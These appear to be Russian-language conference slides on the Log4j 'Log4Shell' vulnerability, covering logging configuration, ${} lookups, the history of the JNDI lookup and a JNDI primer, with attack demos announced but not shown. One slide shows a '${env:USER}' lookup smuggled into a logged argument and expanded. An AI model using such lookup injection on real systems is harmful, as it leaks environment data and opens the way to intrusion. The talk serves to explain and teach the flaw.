Log4j

Григорий Кошелев

Контур

Log4j

Ломай меня полностью

Григорий Кошелев

Контур

План

—Log4j

—JNDI (RMI, LDAP)

—Атака на RMI (демо)

—Атака на LDAP (демо)

—Атака на Tomcat (демо)

Log4j ver.2

Log4j ver.2

—Log4j ver.1

Log4j ver.2

—Log4j ver.1

—JUL

Log4j ver.2

—Log4j ver.1

—JUL

—Logback

Log4j ver.2

—Log4j ver.1

—JUL

—Logback

—Log4j ver.2

Log4j — log4j2.properties

```
appender.console.type = Console
appender.console.name = consoleLogger
appender.console.layout.type = PatternLayout
appender.console.layout.pattern = %d %level %c [%t] - %m%n

rootLogger.level = info
rootLogger.appenderRef.stdout.ref = consoleLogger
```

Log4j — log4j2.properties

```
appender.console.type = Console
appender.console.name = consoleLogger
appender.console.layout.type = PatternLayout
appender.console.layout.pattern = %d %level %c [%t] - %m%n

rootLogger.level = info
rootLogger.appenderRef.stdout.ref = consoleLogger
```

Log4j — Интерполяция

```
LOGGER.info("Hello, world!");
LOGGER.info("Hello, {}!", "Mr. Gregory");
```

Log4j — Интерполяция

```
LOGGER.info("Hello, world!");
LOGGER.info("Hello, {}!", "Mr. Gregory");
```

```
2022-04-05 22:39:54,075 INFO Application [main] - Hello, world!
2022-04-05 22:39:54,076 INFO Application [main] - Hello, Mr. Gregory!
```

Log4j — Интерполяция

```
LOGGER.info("${java:version}");
LOGGER.info("User is {}!", "${env:USER}");
```

Log4j — Интерполяция

```
LOGGER.info("${java:version}");
LOGGER.info("User is {}!", "${env:USER}");
```

```
2022-04-05 22:46:00,932 INFO Application [main] - Java version 1.8.0_252
2022-04-05 22:46:00,935 INFO Application [main] - User is gregory
```

Log4j — Интерполяция

```
LOGGER.info("${java:version}");
LOGGER.info("User is {}!", "${env:USER}");
```

⇩

```
2022-04-05 22:46:00,932 INFO Application [main] - Java version 1.8.0_252
2022-04-05 22:46:00,935 INFO Application [main] - User is gregory
```

Log4j — Интерполяция

```
LOGGER.info("${java:version}");
LOGGER.info("User is {}!", "${env:USER}");
```

```
2022-04-05 22:46:00,932 INFO Application [main] - Java version 1.8.0_252
2022-04-05 22:46:00,935 INFO Application [main] - User is gregory
```

Log4j — ${}

—JavaLookup

—EnvironmentLookup

https://logging.apache.org/log4j/2.x/manual/lookups.html

Log4j — ${}

—JavaLookup

—EnvironmentLookup

—JndiLookup

https://logging.apache.org/log4j/2.x/manual/lookups.html

Log4j — ${}

—JavaLookup

—EnvironmentLookup

—JndiLookup

17.07.2013 LOG4J-313: JNDI Lookup plugin support

14.09.2013 **`2.0-beta9`**

https://issues.apache.org/jira/browse/LOG4J2-313

Log4j + JNDI?

Log4j + JNDI?

—Получение настроек через JNDI

Log4j + JNDI?


—Получение настроек через JNDI

—Конфигурирование Log4j

https://logging.apache.org/log4j/2.x/manual/appenders.html

Log4j + JNDI?

- Получение настроек через JNDI
- Конфигурирование Log4j




```
        <Route>
          <RollingFile
              name="Rolling-${mdc:UserId}"
              fileName="${mdc:UserId}.log"
              filePattern="${mdc:UserId}.%i.log.gz">
            <PatternLayout>
              <pattern>%d %p %c{1.} [%t] %m%n</pattern>
            </PatternLayout>
            <SizeBasedTriggeringPolicy size="500" />
          </RollingFile>
        </Route>
```

https://logging.apache.org/log4j/2.x/manual/appenders.html

Log4j + JNDI?

- —Получение настроек через JNDI
- —Конфигурирование Log4j



```
        <Route>
          <RollingFile
              name="Rolling-${mdc:UserId}"
              fileName="${mdc:UserId}.log"
              filePattern="${mdc:UserId}.%i.log.gz">
            <PatternLayout>
              <pattern>%d %p %c{1.} [%t] %m%n</pattern>
            </PatternLayout>
            <SizeBasedTriggeringPolicy size="500" />
          </RollingFile>
        </Route>
```

https://logging.apache.org/log4j/2.x/manual/appenders.html


JNDI

Java Naming and Directory Interface

https://docs.oracle.com/javase/tutorial/jndi/index.html

JNDI

Java Naming and Directory Interface



name1

obj1


name2

obj2

https://docs.oracle.com/javase/tutorial/jndi/index.html

JNDI


Java Naming and Directory Interface



https://docs.oracle.com/javase/tutorial/jndi/index.html

JNDI

Java Naming and Directory Interface




DNS: skbkontur.ru → talk.skbkontur.ru

FS: /var/ → /var/log/


https://docs.oracle.com/javase/tutorial/jndi/index.html

JNDI




https://docs.oracle.com/javase/tutorial/jndi/index.html

JNDI




https://docs.oracle.com/javase/tutorial/jndi/index.html

JNDI



